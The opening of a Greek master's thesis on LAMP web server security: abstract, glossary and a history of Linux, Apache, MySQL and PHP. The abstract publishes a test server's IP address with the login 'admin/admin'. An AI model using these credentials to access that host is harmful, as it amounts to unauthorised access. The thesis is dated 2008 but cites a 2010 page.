ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ: Διδακτικης της Τεχνολογίας και Ψηφιακών Συστημάτων

ΜΠΣ: Ψηφιακές Επικοινωνίες και Δίκτυα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Θέματα ασφαλείας στο LAMP Web server και κενά ασφαλείας

Επιμέλεια: *Γιάννης Τσιώνης*

Επιβλέπων: Σωκράτης Κάτσικας & Χρήστος Ξενάκης

-ΠΕΙΡΑΙΑΣ 2008 -

ΠΕΡΙΛΗΨΗ

Στην εν λόγο διπλωματική εργασία η οποία χωρίστηκε σε θεωρητικό και σε πρακτικό μέρος , υπήρξε προσέγγιση στην διαμόρφωση LAMP διακομιστή , στις ευπάθειες που παρουσιάζει καθώς και στους τρόπους θωράκισής του απέναντι σε υπαρκτούς κινδύνους κακόβουλων χρηστών .

Στο θεωρητικό μέρος γίνεται περιγραφή των στοιχείων που δομούν τον LAMP διακομιστή , συλλέχθηκαν στατιστικά στοιχεία που απεικονίζουν την διαμορφωμένη κατάσταση στα κυβερνοεγκλήματα τη σημερινή εποχή . Έγινε προσπάθεια να συγκεντρωθούν οι πιο δημοφιλείς τύποι διαδικτυακών επιθέσεων . Για κάθε τύπο επίθεσης , ακολουθεί περιγραφή ,ανάλυση με παραδείγματα και προτάσεις μέτρων πρόληψης και προστασίας απέναντι σε αυτές . Γίνεται εκτενείς αναφορά στο mod security module του apache το οποίο και αποτελεί ένα τείχος προστασίας εφαρμογών το οποίο παρέχει προστασία σε μια σειρά επιθέσεων κατά των διαδικτυακών εφαρμογών και επιτρέπει την παρακολούθηση της HTTP κυκλοφορίας . Επίσης γίνεται παρουσίαση της λειτουργίας του HTTP πρωτοκόλλου που αποτελεί κύριο στοιχείο στην λειτουργία κάθε web διακομιστή .Δε θα μπορούσε βέβαια να λείπει η εκτενής αναφορά στην HTTPS υπηρεσία χαρακτηριστικό που διαθέτει η πλειονότητα κάθε ασφαλούς ιστιότοπου που διεξάγει χρηματικές συναλλαγές ή παρέχει πρόσβαση σε ευαίσθητα δεδομένα .

Στο πρακτικό μέρος έγινε αρχικά εγκατάσταση του λειτουργικού ubuntu και διαμόρφωση των στοιχείων του LAMP . Στη συνέχεια έγινε ανάπτυξη διαδικτυακής εφαρμογής σε γλώσσα προγραμματισμού PHP μέσο του Geany IDE . Το URL της εφαρμογής είναι το (https://62.38.100.190/, user/pass for testing admin/admin)
Η προεπιλεγμένη εφαρμογή περιήγησης είναι ο Chrome μέσο του οποίου και έγιναν οι απαιτούμενοι έλεγχοι . Υπάρχει αναλυτική περιγραφή για την παραμετροποίηση τόσο του apache και της Mysql όσο και συνολικά του συστήματος .

Η διαδικτυακή εφαρμογή περιλαμβάνει ένα ολοκληρωμένο και ασφαλή μηχανισμό σύνδεσης χρήστη με τον ιστιότοπο και ασφαλής περιήγησής σε περιεχόμενο σελίδων προσβάσιμων μόνο από μέλη . Η κύρια σελίδα μέλους περιλαμβάνει πεδίο αναζήτησης συνοδευόμενο από επιλογές αναζήτησης , τις οποίες ο χρήστης μπορεί να επιλέξει και να διεξάγει αναζήτηση άρθρων . Περιγράφεται η ροή ελέγχου του κώδικα με έμφαση στις τεχνικές ασφαλείας που χρησιμοποιήθηκαν , συνοδευόμενα με εικόνες εκτέλεσης της εφαρμογής και των αναφερόμενων snippets κώδικα .

Η παρούσα διπλωματική περιλαμβάνει συνοδευτικό CD με το σύνολο των αρχείων που δημιουργήθηκαν για την υλοποίηση του project .

Ευχαριστίες

Απευθύνω τις θερμές μου ευχαριστίες τόσο στους συναδέλφους μου , όσο και στους καθηγητές μου .Επίσης στους άγνωστους των διαφόρων forums με τους οποίους η ανταλλαγή απόψεων αποδείχθηκε γόνιμη και εποικοδομητική .Τέλος ευχαριστώ την οικογένεια μου για την συμπαράσταση και την αρωγή που μου προσέφεραν .

Λίστα Γραφημάτων

Λίστα Πινάκων

Γλωσσάριο

Arbitrary code

Αυθαίρετος κώδικας

Output:

Έξοδος Δεδομένων

Packages:

Έτοιμα λογισμικά

Modules

Στις γλώσσες προγραμματισμού, ένα γλωσσικό δομικό σύνολο που αποτελείται από διαδικασίες ή δηλώσεις δεδομένων και μπορεί να αλληλεπιδρά με άλλα παρόμοια modules.

Trace

Μια εγγραφή της εκτέλεσης ενός προγράμματος υπολογιστή. Παραθέτει τις ακολουθίες με τις οποίες εκτελούνται οι εντολές.

Carriage Return

Είναι ο ascii χαρακτήρας που προκαλεί τον κέρσορα να μετακινηθεί στο αριστερό μέρος της γραμμής

Internet media type/MIME

Ένα internet media type αρχικά ονομαζόταν MIME type (Multipurpose Internet Mail Extensions) εν συνεχεία πολλές φορές καλείται Content-type από το όνομα ενός header σε διάφορα πρωτόκολλα (πχ.http) του οποίου η τιμή προσδιορίζει ένα τύπο (που αποτελείται από δύο μέρη αναγνωριστικών) για format αρχείων στο Internet πχ. audio/mpeg .

Το MIME αποτελεί μια προδιαγραφή για τη μορφοποίηση μηνυμάτων που αποτελούνται από μη ASCII χαρακτήρες έτσι ώστε να μπορούν να αποσταλούν μέσω του Internet. Πολλοί πελάτες ηλεκτρονικού ταχυδρομείου στις μέρες μας υποστηρίζουν MIME, όπερ τους δίνει την δυνατότητα να στέλνουν και να λαμβάνουν γραφικά, ήχο και αρχεία βίντεο μέσω του internet mail system .

Line feed

Είναι ο ascii χαρακτήρας που προκαλεί τον κέρσορα να μετακινηθεί κάτω στην επόμενη γραμμή και στην ίδια στήλη

Buffer

Αποτελεί περιοχή προσωρινής αποθήκευσης. Περιοχή μνήμης που χρησιμοποιείται κατά τη μεταφορά από και προς τη βοηθητική μνήμη ή για να κρατήσει πληροφορίες που είναι πιθανό να χρησιμοποιηθούν σύντομα.

Patcing

Επιδιόρθωση κενών ασφαλείας μιας εφαρμογής

Shellcode

Στην ασφάλεια των υπολογιστών, ένα shellcode είναι ένα μικρό κομμάτι κώδικα που χρησιμοποιείται ως το ωφέλιμο φορτίο στην εκμετάλλευση ενός ευάλωτου λογισμικού. Ονομάζεται "shellcode" επειδή αρχίζει συνήθως ένα command shell από το οποίο ο εισβολέας μπορεί να θέσει σε κίνδυνο τον έλεγχο της μηχανής. Τα shellcode είναι συνήθως γραμμένο σε κώδικα μηχανής, αλλά κάθε κομμάτι κώδικα που εκτελεί παρόμοια καθήκοντα μπορεί να ονομάζεται shellcode

snippet

Ένα μικρό επαναχρησιμοποιήσιμο κομμάτι κώδικα

Syslog

Αποτελεί πρότυπο καταγραφής μηνυμάτων εφαρμογών . Επιτρέπει διαχωρισμό του λογισμικού που παράγει τα μηνύματα από το σύστημα που τα αποθηκεύει και το λογισμικό που έχει αναλάβει τόσο την προβολή όσο και την ανάλυσή τους. Επίσης, παρέχει την δυνατότητα σε διαφορετικές συσκευές που δεν είναι σε θέση να επικοινωνούν , ένα τρόπο να ενημερώνουν τους διαχειριστές τους για ύπαρξη προβλημάτων ή για θέματα επιδόσεων.

Bots

Τα web bots, γνωστά και ως web ρομπότ , τα ρομπότ WWW ή απλά bots, είναι εφαρμογές λογισμικού που τρέχουν αυτοματοποιημένες εργασίες μέσω του Διαδικτύου. Χαρακτηριστικά, τα bots εκτελούν καθήκοντα που είναι απλά και δομικά επαναλαμβανόμενα , σε μία πολύ μεγάλη συχνότητα που είναι αδύνατον να γίνει από έναν άνθρωπο μόνο. Η μεγαλύτερη χρήση των bots το web spidering , με τον οποίο ένα αυτοματοποιημένο script φέρνει, αναλύσεις και αρχεία πληροφοριών από web servers σε πολύ μικρό χρονικό διάστημα και με μεγάλη ταχύτητα . Κάθε server μπορεί να έχει ένα αρχείο που ονομάζεται robots.txt, που περιέχει κανόνες για το spidering του διακομιστή και τους οποίους το bot καλείται να υπακούσει. crawlers Είναι ένα πρόγραμμα web ανίχνευσης , ένα πρόγραμμα υπολογιστή που πραγματοποιεί αναζήτηση στο World Wide Web με ένα μεθοδικό , αυτοματοποιημένο τρόπο ή κατά εύρυθμο τρόπο. Άλλοι όροι για τα προγράμματα ανίχνευσης Web είναι : Web spiders, Web robots, και Web scutters.
Αυτή η διαδικασία ονομάζεται Web crawling ή spidering.

Binary file

Ένα δυαδικό αρχείο είναι ένα αρχείο υπολογιστή που μπορεί να περιέχει οποιονδήποτε τύπο δεδομένων, κωδικοποιημένα σε δυαδική μορφή για την αποθήκευση αυτών των δεδομένων στον υπολογιστή με σκοπό την επεξεργασία τους . Για παράδειγμα , αρχεία εγγράφων υπολογιστή που περιέχουν

μορφοποιημένο κείμενο. Πολλές μορφές δυαδικών αρχείων περιέχουν κομμάτια που μπορεί να ερμηνευθεί ως απλό κείμενο . Άλλα δυαδικά αρχεία που περιέχουν μόνο δεδομένα κειμένου-χωρίς, για παράδειγμα, οποιαδήποτε μορφοποίηση των πληροφοριών τους ονομάζονται αρχεία απλού κειμένου. Σε πολλές περιπτώσεις, τέτοια αρχεία απλού κειμένου θεωρούνται ότι είναι διαφορετικά από τα δυαδικά αρχεία, επειδή τα δυαδικά αρχεία είναι πιο πολύπλοκα και συνήθως περιέχουν και κάποια επιπρόσθετη μορφοποίηση . Μόλις κατεβάζουμε ένα πλήρες πρόγραμμα χωρίς να περιέχει κάποιο πρόγραμμα εγκατάστασης τα αρχεία από τα οποία αποτελείται συχνά τα ονομάζουμε επίσης program binaries , ή απλά binaries .

Webmaster

Υπεύθυνος Διαχειριστής web server

Whitelist

Αρχείο διατήρησης των ip που εξαιρούνται από τους υφιστάμενους ελέγχους ασφαλείας

Blacklist

Αρχείο διατήρησης των ip που έχουν μπλοκαριστεί

ΠΕΡΙΕΧΟΜΕΝΑ

ΘΕΩΡΗΤΙΚΟ ΜΕΡΟΣ Α

Εισαγωγή

Ο Michael Kunze ανάφερε το ακρωνύμιο LAMP για πρώτη φορά σε ένα άρθρο του για το γερμανικό περιοδικό υπολογιστών c't, τον Απρίλιο του 1998. Το άρθρο είχε στόχο να καταδείξει ότι ένα σύνολο εργαλείων του ελεύθερου λογισμικού θα μπορούσε να προσφέρει μια βιώσιμη εναλλακτική λύση απέναντι στα εμπορικά πακέτα λοισμικού της εποχής . Γνωρίζοντας την αγάπη του κόσμου των υπολογιστών στα ακρωνύμια , ο Kunze παρουσίασε το LAMP σαν έναν όρο μαργκετίστικο και αρκετά εμπορικό για να αυξήσει τη δημοτικότητα του ελεύθερου λογισμικού . Ο εκδοτικός όμιλος O'Reilly και η MySQL AB, συνεισέφεραν στα μέγιστα στο να γίνει ο όρος δημοφιλής μεταξύ των αγγλόφωνων .Πράγματι, η MySQL AB, στήριξε ορισμένες από τις εμπορικές της προσπάθειες πάνω στην δημοτικότητα της στοίβας του LAMP .

Οι scripting δυνατότητες της στοίβας του LAMP έχουν τις ρίζες τους στο Common Gateway Interface πρωτόκολλο που έγινε δημοφιλή σε διακομιστές ιστού στις αρχές του 1990. Αυτή η τεχνολογία επιτρέπει στον χρήστη ενός web browser να εκτελέσει ένα πρόγραμμα για τον web server, και ως εκ τούτου έχει τη δυνατότητα να λάβει τόσο δυναμικό όσο και στατικό περιεχόμενο. Συχνά, οι προγραμματιστές θα χρησιμοποιούσαν scripting γλώσσες, όπως η Perl για τα προγράμματα αυτά, λόγω της ικανότητάς της να χειρίζεται ροές κειμένου από πολλαπλές πηγές εύκολα και αποτελεσματικά.

Ήταν θέμα χρόνου λοιπόν η καινούργια αυτή πλατφόρμα να διαδοθεί και να καθιερωθεί στο σημαντικό χώρο των web διακομιστών. Αυτή η παγκόσμια διάδοση και δημοφιλία έφερε στην επιφάνεια ορισμένες από τις ευπάθειες του εν λόγο συστήματος .Σκοπός λοιπόν αυτής της εργασίας είναι να μελετηθούν τα κυριότερα κενά ασφαλείας που παρουσιάζουν τα πακέτα λογισμικού Apache και Mysql καθώς επίσης και οι scripting γλώσσες προγραμματισμού PHP-Perl –Python .

Τι είναι το LAMP .

Το LAMP είναι ένα αποδεδειγμένα αποδεκτό σύνολο από προγράμματα λογισμικού τα οποία είναι συμβατά και λειτουργούν ομαλά μεταξύ τους αποτελώντας ένα ενιαίο σύστημα . Η ανοιχτή αρχιτεκτονική του καθενός από αυτά τα στοιχεία , επιτρέπει την ομαλή και απρόσκοπτη λειτουργία μεταξύ τους και ως αποτέλεσμα είναι να δημιουργήσουν έναν ισχυρό συνδυασμό .

Η έγκαιρη υιοθέτηση των τεχνολογιών αυτών το 1997 είχε θεωρηθεί σαν μία ριζοσπαστική κίνηση , αλλά σήμερα η κοινότητα του open source είναι σε άνοδο, και τόσο οι μεγάλες όσο και μικρές επιχειρήσεις υιοθέτησαν τη LAMP μέθοδο ανάπτυξης. Αποφεύγοντας το υψηλό κόστος από τις απαραίτητες άδειες λογισμικού πελάτη και διακομιστών ,γίνεται όλο και πιο επωφελής η χρήση του , καθότι η σταθερότητα της κάθε εφαρμογής μπορεί να συγκριθεί και να ξεπεράσει αντίστοιχα ανταγωνιστικά πακέτα μεγάλων εταιρειών της βιομηχανίας .

Στις μέρες μας πολλές είναι οι κυβερνήσεις οι οποίες έχουν αποφασίσει να κάνουν το άλμα σε λογισμικό ανοικτού κώδικα, έχοντας λάβει σοβαρά υπόψη την αξιοπιστία, την αποτελεσματικότητα, καθώς και την σημαντική μείωση του κόστους σε σχέση με τις ενδεδειγμένες λύσεις. Πέρα από τον παράγοντα της αξιοπιστίας ο κυριότερος λόγος για τον οποίο τον εμπιστεύτηκαν ακόμα και κυβερνήσεις κρατών δεν είναι άλλος από την ταχύτητα του συστήματος .

Ας δούμε το συνδυασμό του Linux/Apache ο οποίος είναι ικανός να εξυπηρετήσει τις περισσότερες σελίδες χρηστών από οποιαδήποτε άλλη εμπορική ή ανοιχτού κώδικα λύση .

Όσο αφορά την MySQL αποτελεί την πιο γρήγορη διαθέσιμη βάση δεδομένων ανοιχτού κώδικα με ταχύτητα η οποία φτάνει την αντίστοιχη της Oracle. Το γεγονός από μόνο του οδήγησε την NASA να προτιμήσει την MySQL το 2000. Το επίπεδο της ευχρηστίας και πρακτικότητας είναι πολύ υψηλό, προσφέροντας στους χρήστες της την δυνατότητα αποθηκευμένων διαδικασιών (procedures) για τις οποίες ένα σύστημα βρίσκει μόνο σε πολύ έμπειρα πακέτα βάσεων .

Η επιλογή της PHP έγκειται στο ότι είναι το πιο γρήγορο (server-side scripting) πρόγραμμα . Είναι πιο γρήγορη από τους αντίστοιχους συναγωνιστές της όπως είναι η Active Server Pages (ASP), Java , .NETκαι ColdFusion επιτρέποντας μεγαλύτερο αριθμό χρηστών ανά διακομιστή τη στιγμή που παρουσιάζει το ίδιο επίπεδο λειτουργικότητας λαμβάνοντας υπόψην βέβαια τη χρήση ορθών προγραμματιστικών μεθόδων και αρχών .

L για το Linux λειτουργικό σύστημα

Το Linux είναι το λειτουργικό σύστημα στο οποίο τρέχουν οι εφαρμογές .Είναι κυρίως αξιοπρόσεχτο για την ταχύτητά του , τις ελάχιστες απαιτήσεις εξοπλισμού (hardware) , για την ασφάλειά του και την απομακρυσμένη διαχείριση που παρέχει .Επίσης το μεγαλύτερο πλεονέκτημα του είναι ότι μπορεί να το κατεβάσει κάποιος από το internet , να το εγκαταστήσει και να το χρησιμοποιήσει με μηδενικό κόστος .

Ο Torvalds ξεκίνησε την ανάπτυξη ενός μη-εμπορικού unix-οειδές λειτουργικού το 1991,ενώ φοιτούσε ακόμα στο Πανεπιστήμιο του Ελσίνκι. Επηρεάστηκε από το επίσης unix-οειδές λειτουργικό MINIX, και άρχισε να αναπτύσσει αυτό που αργότερα έγινε γνωστό ως πυρήνας Linux. Το MINIX, είναι ένα μινιμαλιστικό λειτουργικό παρόμοιο με το Unix, που αναπτύχθηκε από τον Andrew S. Tanenbaum για εκπαιδευτικούς σκοπούς. Ο Torvalds αρχικά έγραφε προγράμματα που έτρεχαν και στο MINIX έως ότου το Linux έφτασε σε ένα στάδιο ανάπτυξης όπου δεν ήταν πλέον απαραίτητοι οι δεσμοί μεταξύ των δυο λειτουργικών. Έπειτα, ο Tovalds αποφάσισε να αλλάξει την άδεια χρήσης, που μέχρι τότε δεν επέτρεπε την αναδιανομή για εμπορικούς σκοπούς, κάνοντας διαθέσιμο τη χρήση του Linux υπό την άδεια GNU/GPL. Έτσι η GNU βρήκε έναν πυρήνα για να λειτουργήσει, και το Linux βρήκε έτοιμη μια μεγάλη ποικιλία προγραμμάτων. Εντάσσοντας το εγχείρημά του στη GNU, η ανάπτυξη του Linux ήταν αλματώδης και γρήγορα ξεπέρασε το MINIX.

Από την προσχώρηση του Linux στο GNU μέχρι σήμερα, χιλιάδες προγραμματιστές από όλο τον κόσμο συνεισφέρουν κώδικα και αναπτύσσουν από κοινού το Linux. Κάθε διανομή υποστηρίζεται από μια οργανωμένη κοινότητα

χρηστών και προγραμματιστών, ενώ ορισμένες από τις διανομές υποστηρίζονται και από εταιρίες που πωλούν είτε εμπορικές εκδόσεις είτε τεχνική υποστήριξη για δωρεάν εκδόσεις. Επιπλέον, δεκάδες τρίτες εταιρίες έχουν συνεισφέρει τα τελευταία χρόνια στην ανάπτυξη του Linux -ανάμεσα στις οποίες πολύ γνωστές όπως η IBM, η Intel, η Google, η Hewlett Pacard- κυρίως για να αυξήσουν τις πωλήσεις harware τους -με δεδομένη τη διάδοση του Linux στην αγορά των διακομιστών, των κινητών τηλεφώνων και των netbooks. Το Linux αναπτύσσεται με βάση το πρότυπο POSIX, το οποίο είναι μία προσπάθεια τυποποίησης όλων των συστημάτων που βασίζονται ή προσομοιώνουν το UNIX.

Λόγο του ότι το Linux κυκλοφώρησε κάτω από τις άδειες χρήσεις GNU (GNU stands for *GNU's Not Unix*) , GPL (General Public License), Διάφορες εταιρείες και εθελοντές κατασκεύασαν και οργάνωσαν διανομές, δηλαδή συλλογές προγραμμάτων που συνοδεύουν έναν πυρήνα Linux, και εξειδικεύονται ανάλογα με τον κύριο στόχο της διανομής (φιλικότητα στο χρήστη, πολυμέσα, προγραμματισμός κ.α.). Μια διανομή αποτελείται συνήθως:

- από έναν πυρήνα Linux, το τμήμα του λειτουργικού δηλαδή που αναλαμβάνει το καθαρά "υπολογιστικό" μέρος της λειτουργίας και την επικοινωνία hardware-software
- ένα γραφικό περιβάλλον, συνήθως το X Window System, για την "παραθυροποίηση" της λειτουργίας του υπολογιστή
- ένα περιβάλλον εργασίας χρήστη όπως GNOME, KDE, Xfce κλπ που οργανώνει την αλληλεπίδραση χρήστη-υπολογιστή
- συλλογές εφαρμογών και προγραμμάτων

Σήμερα υπάρχουν πολλές διαφορετικές διανομές που καλύπτουν διαφορετικές ανάγκες. Μερικές χαρακτηριστικές είναι:

- Debian GNU/Linux: Οργανωμένο από μια ομάδα εθελοντών, και είναι η διανομή με τα περισσότερα πακέτα σήμερα. Είναι η μοναδική διανομή που αποτελείται μόνο από ελεύθερα πακέτα.
- Ubuntu Linux : Ίσως η πιο δημοφιλής διανομή αυτή τη στιγμή. Βασίζεται στο Debian και ένα από τα βασικά στοιχεία της φιλοσοφίας της είναι η φιλικότητα προς το χρήστη.
- Knoppix : Live διανομή, που δεν χρειάζεται εγκατάσταση αλλά λειτουργεί απ'ευθείας από το CD, που βασίζεται στο Debian. Πολύ χρήσιμη διανομή σε περιπτώσεις ανάκτησης δεδομένων όταν το κυρίως λειτουργικό σύστημα του υπολογιστή δεν μπορεί να ξεκινήσει.
- Damn Small Linux : Ακόμα μια διανομή βασισμένη στο Knoppix Linux που καταλαμβάνει μόνο 50MB χώρου και περιλαμβάνει πλήρες σετ εφαρμογών. Λόγω της ταχύτητας της μπορεί να χρησιμοποιηθεί άνετα σε παλιούς υπολογιστές.
- Slackware Linux : Το αγαπημένο αυτών που ξεκίνησαν με το Linux στις αρχές της δεκαετίας του '90. Είναι η διανομή που έκανε το Linux αγαπητό στους διαχειριστές συστημάτων.
- Redhat Linux: μία από τις πρώτες εταιρείες που αντιμετώπισαν σοβαρά το Linux. Σήμερα κατέχει ένα μεγάλο ποσοστό της αγοράς. Διατίθεται μόνο σε εμπορική έκδοση.
- Fedora : Διανομή που προήλθε από το Redhat Linux και υποστηρίζεται από τη Redhat. Λειτουργεί ως δοκιμαστικό πεδίο για τις σταθερές εκδόσεις του Redhat Linux αλλά αποτελεί και η ίδια μια πολύ σταθερή και στιβαρή διανομή. Σε αντίθεση με το Redhat Linux διατίθεται ελεύθερα προς χρήση.
- SuSe Linux: Έγινε ιδιαίτερα δημοφιλής λόγω της φιλικότητάς της προς τον χρήστη και των πολλών πακέτων που διαθέτει.

- Mandriva Linux: Βασισμένο στο Redhat, αλλά με ιδιαίτερα προσεγμένο γραφικό περιβάλλον. Μέχρι πρότινος ήταν γνωστό ως Mandrake.
- Gentoo Linux : Διανομή που μπορεί να παραμετροποιηθεί στο έπακρο αφού όλα τα προγράμματα, αλλά και το ίδιο το λειτουργικό, μπορούν να "χτίζονται" κατά την εγκατάσταση τους. Γι' αυτό το λόγο αποτελεί μια από τις ταχύτερες διανομές.

Α για το Apache Web διακομιστή

Ο Apache HTTP γνωστός και απλά σαν Apache, είναι ένας εξυπηρετητής του παγκόσμιου ιστού (web). Όποτε επισκέπτεστε ένας ιστότοπο ο πλοηγός σας επικοινωνεί με έναν διακομιστή HTTP. Ο Apache είναι ένας από τους δημοφιλέστερους, εν μέρει γιατί λειτουργεί σε διάφορες πλατφόρμες συμπεριλαμβανομένου των Windows, του Linux, του Unix, και του Mac OS X. Διατηρείται από μια κοινότητα ανοιχτού κώδικα με επιτήρηση από το Ίδρυμα Λογισμικού Apache (Apache Software Foundation).

Η πρώτη του έκδοση, γνωστή ως NCSA HTTPd, δημιουργήθηκε από τον Robert McCool και κυκλοφόρησε το 1993. Θεωρείται ότι έπαιξε σημαντικό ρόλο στην αρχική επέκταση του ιστού. Ήταν η πρώτη βιώσιμη εναλλακτική επιλογή που παρουσιάστηκε απέναντι στον εξυπηρετητή http της εταιρείας Netscape και από τότε έχει εξελιχθεί στο σημείο να ανταγωνίζεται άλλους εξυπηρετητές βασισμένους στο Unix σε λειτουργικότητα και απόδοση. Από το 1996 ήταν από τους πιο δημοφιλείς ,όμως από τον Μάρτιο του 2006 έχει μειωθεί το ποσοστό της εγκατάστασής του κυρίως λόγο της διάδοσης του ανταγωνιστικού προϊόντος Microsoft Internet Information Services και της πλατφόρμα .NET . Τον Οκτώβριο του 2007 το μερίδιο του ήταν 47.73% ανάμεσα σε όλους τους ιστιοτόπους.

Μ για το MySQL Database διακομιστή

Η MySQL είναι ένα σύστημα διαχείρησης σχεσιακών βάσεων δεδομένων (RDBMS) το οποίο μετρά περισσότερες από 11 εκατομμύρια εγκαταστάσεις. Έλαβε το όνομά του από την κόρη του Μόντυ Βιντένιους, την Μάι. Το πρόγραμμα τρέχει σε έναν εξυπηρετητή (server) παρέχοντας πρόσβαση πολλών χρηστών σε ένα σύνολο από βάσεις δεδομένων.

Μια βάση δεδομένων σας επιτρέπει να αποθηκεύετε , να αναζητάτε , να ταξινομείτε και να ανακαλείτε τα δεδομένα αποτελεσματικά . Ο MySQL διακομιστής ελέγχει την πρόσβαση στα δεδομένα σας , για να μπορούν να δουλεύουν πολλοί χρήστες ταυτόχρονα , για να παρέχει γρήγορη πρόσβαση και να διασφαλίζει ότι μόνο πιστοποιημένοι χρήστες μπορούν να έχουν πρόσβαση. Συνεπώς η MySQL είναι ένας πολυνηματικός διακομιστής ,πολλαπλών χρηστών. Χρησιμοποιεί την SQL (Structured Query Language) την τυπική γλώσσα ερωτημάτων για βάσεις δεδομένων, παγκοσμίως . Η MySQL είναι διαθέσιμη από το 1996 αλλά η ιστορίας της ξεκινά από το 1979 .

Ο κώδικας του εγχειρήματος είναι διαθέσιμος για χρήση μέσω της άδειας GNU (General Public License) , καθώς και μέσω ορισμένων ιδιόκτητων συμφωνιών. Ανήκει και χρηματοδοτείται από μία και μοναδική κερδοσκοπική εταιρία, η σουηδική MySQL AB, σήμερα θυγατρική της Sun Microsystems.

*P για τη P*HP Scripting γλώσσα προγραμματισμού

Η PHP είναι μια γλώσσα προγραμματισμού για τη δημιουργία σελίδων web με δυναμικό περιεχόμενο. Μια σελίδα PHP περνά από επεξεργασία από ένα συμβατό διακομιστή του Παγκόσμιου Ιστού (π.χ. Apache), ώστε να παραχθεί σε πραγματικό χρόνο το τελικό περιεχόμενο, το οποίο θα σταλεί στο πρόγραμμα περιήγησης των επισκεπτών υπό μορφή κώδικα HTML.

Ένα αρχείο με κώδικα PHP θα πρέπει να έχει την κατάλληλη επέκταση (π.χ. *.php, *.php4, *.phtml κ.ά.). Η ενσωμάτωση κώδικα σε ένα αρχείο επέκτασης .html δεν θα λειτουργήσει και θα εμφανίσει στην εφαρμογή περιήγησης τον κώδικα χωρίς καμία επεξεργασία, εκτός αν έχει γίνει η κατάλληλη ρύθμιση στα MIME types του server. Επίσης ακόμη κι όταν ένα αρχείο έχει την επέκταση .php, θα πρέπει ο server να είναι ρυθμισμένος για να επεξεργάζεται κώδικα PHP. Ο διακομιστής Apache, που χρησιμοποιείται σήμερα ευρέως στα συστήματα με Linux και Microsoft Windows, υποστηρίζει εξ ορισμού επεξεργασία κώδικα PHP.

Η ιστορία της PHP ξεκινά από το 1995, όταν ένας φοιτητής, ο Rasmus Lerdorf δημιούργησε χρησιμοποιώντας τη γλώσσα προγραμματισμού Perl ένα απλό script με όνομα php.cgi, για προσωπική χρήση. Το script αυτό είχε σαν σκοπό να διατηρεί μια λίστα στατιστικών για τα άτομα που έβλεπαν το online βιογραφικό του σημείωμα. Αργότερα αυτό το script το διέθεσε και σε φίλους του, οι οποίοι άρχισαν να του ζητούν να προσθέσει περισσότερες δυνατότητες. Η γλώσσα τότε ονομαζόταν PHP/FI από τα αρχικά Personal Home Page/Form Interpreter. Το 1997 η PHP/FI έφθασε στην έκδοση 2.0, βασιζόμενη αυτή τη φορά στη γλώσσα C και αριθμώντας περισσότερους από 50.000 ιστότοπους που τη χρησιμοποιούσαν, ενώ αργότερα την ίδια χρονιά οι Andi Gutmans και Zeev Suraski ξαναέγραψαν τη γλώσσα από την αρχή, βασιζόμενοι όμως αρκετά στην PHP/FI 2.0. Έτσι η PHP έφθασε στην έκδοση 3.0 η οποία θύμιζε περισσότερο τη σημερινή μορφή της. Στη συνέχεια, οι Zeev και Andi δημιούργησαν την εταιρεία Zend (από τα αρχικά των ονομάτων τους), η οποία συνεχίζει μέχρι και σήμερα την ανάπτυξη και εξέλιξη της γλώσσας PHP. Ακολούθησε το 1998 η έκδοση 4 της PHP, τον Ιούλιο του 2004 διατέθηκε η έκδοση 5, ενώ αυτή τη στιγμή έχουν ήδη διατεθεί και οι πρώτες δοκιμαστικές εκδόσεις της επερχόμενης PHP 6, για οποιονδήποτε προγραμματιστή θέλει να τη χρησιμοποιήσει. Οι περισσότεροι ιστότοποι επί του παρόντος χρησιμοποιούν κυρίως τις εκδόσεις 4 και 5 της PHP.


Γιατί LAMP?

Ο συνδιασμός του LAMP έχει δοκιμαστεί σε πολλά δημοφιλή sites και η τεχνολογία του είναι διαθέσιμη για δωρεάν χρήση .Επίσης με το Lamp έχεις πλήρη έλεγχο του server σου και το σημαντικότερο παρέχεται η δυνατότητα απομακρυσμένης διαχείρισης.Το Linux παρέχει την επιλογή να τρέξεις τις υπηρεσίες σου χωρίς GUI (γραφικό περιβάλον) και να κάνεις έτσι εξοικονόμηση στους πόρους του συστήματος τους οποίους θα χρειαστείς , για να επιταχύνεις την επεξεργασία της παράδοσης των σελίδων στα αιτήματα των εφαρμογών περιήγησης .

Ποιοι άλλοι χρησιμοποιούν LAMP?

Σχεδόν το 70% των ιστοσελίδων που επισκεπτόμαστε χρησιμοποιούν linux ως λειτουργικό σύστημα και η Mysql AB σε έρευνα της , αναφέρει ότι πάνω από 10 εκατομμύρια web εφαρμογές έχουν αναπτυχθεί χρησιμοποιώντας Mysql και php λόγο της δωρεάν χρήσης τους .

Ο παραπάνω αριθμός συνεχώς αυξάνει λόγο της συνεχόμενης βελτίωσης των παραπάνω LAMP τεχνολογιών ,καθώς επίσης και της σταθερά αυξανόμενης κοινότητας που υποστηρίζουν και παρέχουν συμβουλές σε ένα ευρύ φάσμα θεμάτων που σχετίζονται με το LAMP . Ο αριθμός των domains που χρησιμοποιούν php μπορεί να ελεγχθεί στο παρακάτω link (http://phpadvent.org/2010/usage-statistics-by-ilia-alshanetsky) και ακολουθεί την κατανομή που απεικονίζεται στο παρακάτω πίνακα :

